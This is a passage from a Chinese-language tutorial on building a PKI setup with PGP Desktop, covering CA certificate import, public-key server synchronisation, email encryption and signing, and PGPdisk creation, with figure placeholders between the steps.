


图26

⑩提交申请后，根据CA机构策略，会得到一份有CA签名的证书（其中含有用户的公钥）。把证书导入用户的Keyring（可通过鼠标直接拖到PGPkeys界面中），如图28。

至此，证书申请步骤完毕。




图27




图28

(3) 连接公钥管理机构

与公钥管理连接相当容易，设置连接企业的公钥服务器：打开PGP Options设置对话框，选择“Server→New”，填入服务器相对应的信息，诸如服务器类型、地址、端口号等参数，并选择服务器同步的全部选择框（图29）。这样，本地的公钥能自动与公钥服务器的公钥实现自动同步，保持公钥的一致性和完整性。




图29

在PGPKeys中，选择Server菜单，选择Send to到企业的公钥管理服务器（图30）。服务器根据公钥的签名是否含有CA签名来接受或拒绝存储公钥。

通过以上步骤，建立起了一个结构合理的PKI运用环境体系。




图30

运用实例

本PKI体系的运用接口主要使用PGP桌面版来实现邮件加密、磁盘文件加密、公钥的管理和传递等多种功能。

1. 邮件加密

首先通过搜索公钥服务器，选择需要加密通信对象的公钥，并导入到本地Keyring（图31）。




图31

由于PGP桌面对Outlook Express提供插件支持，因此编写邮件可直接提供信件的加密功能（图32）。

注意：指定发送加密内容给指定的对象，其公钥必须存在本地的Keyring。




图32

也可以使用PGP的PGPMail组件进行邮件编写（图33）。




图33

另外，还可使用自身密钥对邮件进行签名，这样可防止身份抵赖，伪装用户身份等安全威胁。

2. PGPdisk 可实现对磁盘文件数据进行加密保护

创建一个New PGPdisk Volume.pgd的加密存储空间，默认大小为100M（图34）。

